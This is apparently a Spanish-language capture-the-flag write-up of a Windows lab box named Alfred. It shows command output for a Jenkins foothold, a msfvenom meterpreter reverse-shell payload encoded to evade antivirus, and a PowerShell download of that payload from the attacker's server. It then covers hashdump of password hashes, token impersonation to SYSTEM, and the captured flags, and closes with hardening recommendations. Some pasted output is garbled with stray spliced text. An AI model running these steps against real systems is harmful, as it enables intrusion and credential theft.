System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC) Dublin, Edinburgh, Lisbon, London
Total Physical Memory: 2,048 MB
Available Physical Memory: 1,198 MB
```

```
PS C:\users\bruce\Desktop> cat user.txt
79007a09481963edf2e1321abd9ae2a0
PS C:\users\bruce\Desktop>
```

FLAG - user.txt - 79007a09481963edf2e1321abd9ae2a0

What is the user.txt flag?

79007a09481963edf2e1321abd9ae2a0

✓ Correct Answer

Para facilitar la escalada de privilegios, cambiemos a un shell de meterpreter mediante el siguiente proceso.

Use msfvenom para crear un shell inverso de meterpreter de Windows utilizando la siguiente carga útil:

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai
LHOST=10.13.72.215 LPORT=2222 -f exe -o shell-name.exe
```

```
(root㉿kali)-[~/home/kali/Downloads] msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.13.72.215 LPORT=2222 -f exe -o shell-name.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: shell-name.exe
```

Esta carga útil genera una carga útil de meterpreter TCP inversa x86-64 codificada. Las cargas útiles suelen estar codificadas para garantizar que se transmitan correctamente y también para evadir los productos antivirus. Es posible que un producto antivirus no reconozca la carga útil y no la marque como maliciosa.

Después de crear esta carga útil, descárguela a la máquina utilizando el mismo método del paso anterior:

Se crea una nueva tarea en jenkins.

Enter an item name
Escalada » Required field

Freestyle project
This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system, and this can be even used for something other than software build.

Pipeline
Orchestrates long-running activities that can span multiple build agents. Suitable for building pipelines (formerly known as workflows) and/or organizing complex activities that do not easily fit in free-style job type.

Multi-configuration project
Suitable for projects that need a large number of different configurations, such as testing on multiple environments, platform-specific builds, etc.


Folder
Creates a container that stores nested items in it. Useful for grouping things together. Unlike view, which is just a filter, a folder creates a separate namespace, so you can have multiple things of the same name as long as they are in different folders.

GitHub Organization
Manages a GitHub organization (or user account) for all repositories matching some defined markers.

TAREA 7 - RETO ALFRED

Pegamos lo siguiente con los datos correspondientes.

```
powershell "(New-Object System.Net.WebClient).Downloadfile('http://your-thm-ip:8000/shell-name.exe','shell-name.exe')"
```



Escucha del atacante.

```
(root㉿kali)-[~/home/kali/Downloads]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Ejecutando se debería subir el archivo a la maquina víctima.

The screenshot shows the Jenkins workspace list. The 'Escalada' workspace is selected, indicated by a red box around its row. The columns shown are S, W, Name, Last Success, Last Failure, and Last Duration. The 'Escalada' row has N/A values in all these fields. An 'add description' link is visible at the top right.

Ubicados en la carpeta inicial donde entramos por consola.

```
PS C:\users\bruce\Desktop> cd "\Program Files (x86)\Jenkins\workspace\"
```

Se observa el shell.exe

```
PS C:\Program Files (x86)\Jenkins\workspace\Escalada> ls

Directory: C:\Program Files (x86)\Jenkins\workspace\Escalada

Mode                LastWriteTime     Length Name
--                -- -- -- -- -- -- --
-a--       11/30/2024   6:18 PM      73802 shell.exe

PS C:\Program Files (x86)\Jenkins\workspace\Escalada>
```

Ahora se pasa el handler de metaexploit, lograr una sesión meterpreter. Configuramos de la siguiente manera.

```
(root㉿kali)-[~/home/kali/Downloads]
# msfconsole

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.13.72.215
LHOST => 10.13.72.215
msf6 exploit(multi/handler) > set LPORT 2222
LPORT => 2222
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.13.72.215:2222
```

Tenemos nuestra sesión meterpreter.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.13.72.215:2222
[*] Sending stage (177734 bytes) to 10.10.153.83
[*] Meterpreter session 1 opened (10.13.72.215:2222 → 10.10.153.83:49277) at 2024-11-30 13:42:34 -0500

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
bruce:1000:aad3b435b51404eeaad3b435b51404ee:3ea0013c7eb26d63606673c34322b4ae :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
meterpreter >
```

Vemos los hashes con contraseñas vacías.

```
(root㉿kali)-[~/home/kali/Downloads]
# ls -la
-rw-r--r-- 1 root root 73802 Nov 30 13:08 shell-name.exe
```

Answer the questions below

What is the final size of the exe payload that you generated?

73802

✓ Correct Answer

7) Escalación de privilegios.

Ahora que tenemos acceso inicial, usemos la suplantación de token para obtener acceso al sistema. Windows usa tokens para garantizar que las cuentas tengan los privilegios adecuados para realizar acciones específicas. Los tokens de cuenta se asignan a una cuenta cuando los usuarios inician sesión o se autentican. Esto generalmente lo hace LSASS.exe (piense en esto como un proceso de autenticación).

Este token de acceso consta de:

- *SID de usuario (identificador de seguridad)

- *SID de grupo

- *Privilegios

- *Entre otras cosas. Puede encontrar información más detallada aquí.

Existen dos tipos de tokens de acceso:

/Tokens de acceso primario: aquellos asociados con una cuenta de usuario que se generan al iniciar sesión.

/Tokens de suplantación: estos permiten que un proceso en particular (o subproceso en un proceso) obtenga acceso a recursos utilizando el token de otro proceso (usuario/cliente)

Para un token de suplantación, existen diferentes niveles:

*SecurityAnonymous: el usuario/cliente actual no puede suplantar a otro usuario/cliente.

*SecurityIdentification: el usuario/cliente actual puede obtener la identidad y los privilegios de un cliente, pero no puede suplantar al cliente.

*SecurityImpersonation: el usuario/cliente actual puede suplantar el contexto de seguridad del cliente en el sistema local.

*SecurityDelegation: el usuario/cliente actual puede suplantar el contexto de seguridad del cliente en un sistema remoto.

Donde el contexto de seguridad es una estructura de datos que contiene información de seguridad relevante de los usuarios.

Los privilegios de una cuenta (que se otorgan a la cuenta cuando se crea o se heredan de un grupo) permiten que un usuario realice acciones particulares. Estos son los privilegios que se abusan con más frecuencia:

SeImpersonatePrivilege – SeAssignPrimaryPrivilege – SeTcbPrivilege - SeBackupPrivilege
 SeRestorePrivilege – SeCreateTokenPrivilege – SeLoadDriverPrivilege –
 SeTakeOwnershipPrivilege – SeDebugPrivilege.

Ver todos los privilegios usando whoami /priv.

```
C:\Program Files (x86)\Jenkins\workspace\escalada>whoami /priv
whoami /priv

PRIVILEGES INFORMATION

Privilege Name          Description          State
=====                  ======              =====
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process      Disabled
SeSecurityPrivilege          Manage auditing and security log      Disabled
SeTakeOwnershipPrivilege     Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege        Load and unload device drivers      Disabled
SeSystemProfilePrivilege    Profile system performance      Disabled
SeSystemtimePrivilege        Change the system time      Disabled
SeProfileSingleProcessPrivilege  Profile single process      Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority      Disabled
SeCreatePagefilePrivilege    Create a pagefile      Disabled
SeBackupPrivilege            Back up files and directories      Disabled
SeRestorePrivilege           Restore files and directories      Disabled
SeShutdownPrivilege          Shut down the system      Disabled
SeDebugPrivilege             Debug programs      Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values  Disabled
SeChangeNotifyPrivilege      Bypass traverse checking      Enabled
SeRemoteShutdownPrivilege   Force shutdown from a remote system      Disabled
SeUndockPrivilege            Remove computer from docking station  Disabled
SeManageVolumePrivilege      Perform volume maintenance tasks  Disabled
SeImpersonatePrivilege       Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege      Create global objects      Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Disabled
SeTimeZonePrivilege          Change the time zone      Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links      Disabled

C:\Program Files (x86)\Jenkins\workspace\escalada>
```

Puedes ver que están habilitados dos privilegios (SeDebugPrivilege, SeImpersonatePrivilege). Usemos el módulo incognito que nos permitirá explotar esta vulnerabilidad.

Ingresá: load incognito para cargar el módulo incognito en Metasploit. Ten en cuenta que es

posible que debas usar el comando use incognito si el comando anterior no funciona. Además, asegúrate de que tu Metasploit esté actualizado.

```
meterpreter > load incognito
Loading extension incognito ... Success.
meterpreter > 
```

Para comprobar qué tokens están disponibles, introduzca list_tokens -g. Podemos ver que el token BUILTIN\Administrators está disponible.

```
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
whoami /priv

Delegation Tokens Available
=====
\

BUILTIN\Administrators
BUILTIN\Users [SeImpersonatePrivilege] are enabled. Let's use the incognito module that will allow us to exploit
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication : that you may need to use the use incognito command if the previous c
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT SERVICE\AudioEndpointBuilder
NT SERVICE\CertPropSvc
NT SERVICE\CscService
NT SERVICE\iphlpsvc
NT SERVICE\LanmanServer
NT SERVICE\PcaSvc
NT SERVICE\Schedule
NT SERVICE\SENS
NT SERVICE\SessionEnv
NT SERVICE\TrkWks
NT SERVICE\UmRdpService
NT SERVICE\UxSms [It may not have the permissions of a privileged user (this is due to the way Windows handles per
NT SERVICE\WdiSystemHost the process can or cannot do).
NT SERVICE\Winmgmt
NT SERVICE\wuauserv

Impersonation Tokens Available
=====
No tokens available
```

Utilice el comando impersonate_token "BUILTIN\Administrators" para suplantar el token de los administradores. ¿Cuál es el resultado cuando ejecuta el comando getuid?

```
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Se logra ser el usuario administrador SYSTEM.

NT AUTHORITY\SYSTEM

✓ Correct Answer

TAREA 7 - RETO ALFRED

Listamos los procesos del sistema

```
meterpreter > ps
[!] Use incognito mode [System Process] note that you may need to use the use incognito command if the previous command doesn't work. Also, ensure
4 0 System x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\smss.exe
396 4 smss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\conhost.exe
516 524 conhost.exe x64 0 alfred\bruce C:\Windows\System32\csrss.exe
524 516 csrss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
572 564 csrss.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\csrss.exe
580 516 wininit.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\wininit.exe
608 564 winlogon.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
668 580 services.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\services.exe
676 580 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe
684 580 lsm.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsm.exe
772 668 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
848 668 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
916 668 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
920 608 LogonUI.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\System32\LogonUI.exe
936 668 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
988 668 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1016 668 svchost.exe x64 0 NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
1080 668 svchost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1220 668 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
1248 668 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
1260 1920 powershell.exe x86 0 alfred\bruce C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
```

Migramos nuestro proceso al services.exe.

```
meterpreter > migrate 668
[*] Migrating from 2284 to 668 ...
[*] Migration completed successfully.
meterpreter >
```

Vemos nuestra flag.

```
C:\Windows\system32>cd C:\Windows\System32\config
cd C:\Windows\System32\config
C:\Windows\System32\config>dir
dir
Volume in drive C has no label.
Volume Serial Number is E033-3EDD
Directory of C:\Windows\System32\config

12/01/2024 05:02 PM <DIR>    .
12/01/2024 05:02 PM <DIR>    ..
10/25/2019 09:46 PM          28,672 BCD-Template
12/01/2024 05:12 PM        18,087,936 COMPONENTS
12/01/2024 05:18 PM         262,144 DEFAULT
07/14/2009 02:34 AM       <DIR>    Journal
12/01/2024 05:18 PM       <DIR>    RegBack
10/26/2019 11:36 AM          70 root.txt
12/01/2024 05:00 PM         262,144 SAM
12/01/2024 05:12 PM         262,144 SECURITY
12/01/2024 05:25 PM        38,797,312 SOFTWARE
12/01/2024 05:44 PM        10,485,760 SYSTEM
11/21/2010 02:41 AM       <DIR>    systemprofile
10/25/2019 08:47 PM       <DIR>    TxR
                           8 File(s)   68,186,182 bytes
                           6 Dir(s)  20,426,768,384 bytes free
C:\Windows\System32\config>type root.txt
Only subscribers can deploy virtual machines in
C:\Windows\System32\config>type root.txt
type root.txt
dff0f748678f280250f25a45b8046b4a
C:\Windows\System32\config>
```

FLAG – root.txt - dff0f748678f280250f25a45b8046b4a

Read the root.txt file located at C:\Windows\System32\config

dff0f748678f280250f25a45b8046b4a

✓ Correct Answer

N.- MQ-HM-ALFRED

8) Banderas.

Pudimos encontrar:

- La bandera 1 en el usuario bruce.
- La bandera 2 en el usuario NT SYSTEM.

| <i>Bandera N°</i> | <i>Flags</i> |
|-------------------|----------------------------------|
| user.txt | 79007a09481963edf2e1321abd9ae2a0 |
| root.txt | dff0f748678f280250f25a45b8046b4a |

| <i>Usuario</i> | <i>Contraseñas</i> | <i>Servicio</i> |
|----------------|--------------------|-----------------|
| admin | admin | jenkins |

9) Herramientas usadas.

Algunas de las herramientas utilizadas fueron:

| Herramientas usadas | | | |
|----------------------------|------------------|--------------|----------------|
| Nmap | Searchsploit | Nessus | hydra |
| gobuster | Github | Crackstation | Revershell.com |
| Google | Exploit Database | Linpeas | python |
| Burpsuite | nikto | Wappalyzer | Whatweb |

10) Conclusiones y Recomendaciones.



*Actualizar el SO: Asegúrate de tener siempre la última versión del sistema operativo y aplica todos los parches de seguridad disponibles.

*Evitar si montamos una página web que se tenga acceso a una página conocida sin configurar.

*Nunca usar configuraciones por defecto, el hecho de no hacer configuraciones robustas permite el fácil ingreso a cualquier persona. El mismo hecho de repetir usuarios o contraseñas facilita al atacante el ingreso.

1. **CVE-2019-0708 (BlueKeep):** Aplica los parches de seguridad de Microsoft, desactiva RDP si no es necesario, y habilita la Autenticación a Nivel de Red (NLA).
2. **RDP Arbitrary Code Execution:** Aplica los parches, monitorea el acceso RDP, y usa VPN o listas blancas de IPs.
3. **Servidor Web Obsoleto:** Actualiza a una versión soportada o reemplaza el servidor si es necesario.
4. **Archivo 'robots.txt':** Revisa y asegúrate de que no se expongan directorios sensibles.
5. **Cifrados SSL de Baja Intensidad:** Deshabilita los cífrados débiles y usa cífrados fuertes como AES con claves de 128 bits o más.
6. **La gestión de privilegios en sistemas Windows** es crucial para la seguridad general del sistema. El uso adecuado de políticas de seguridad y herramientas de administración es esencial para prevenir y mitigar riesgos como la escalada de privilegios a través de la impersonación. Pasos:

Revocar privilegios de impersonación para usuarios o procesos que no lo necesiten. Aplicar el principio de mínimos privilegios. Monitorear y auditar el uso de privilegios de impersonación. Implementar Control de Acceso Basado en Roles (RBAC). Mantener el sistema actualizado con parches de seguridad. Segregar la red para reducir el acceso a privilegios elevados. Usar soluciones EDR para prevenir escaladas de privilegios.

Nota: Mantén siempre los sistemas actualizados y sigue las mejores prácticas de seguridad para reducir las vulnerabilidades en tu infraestructura.

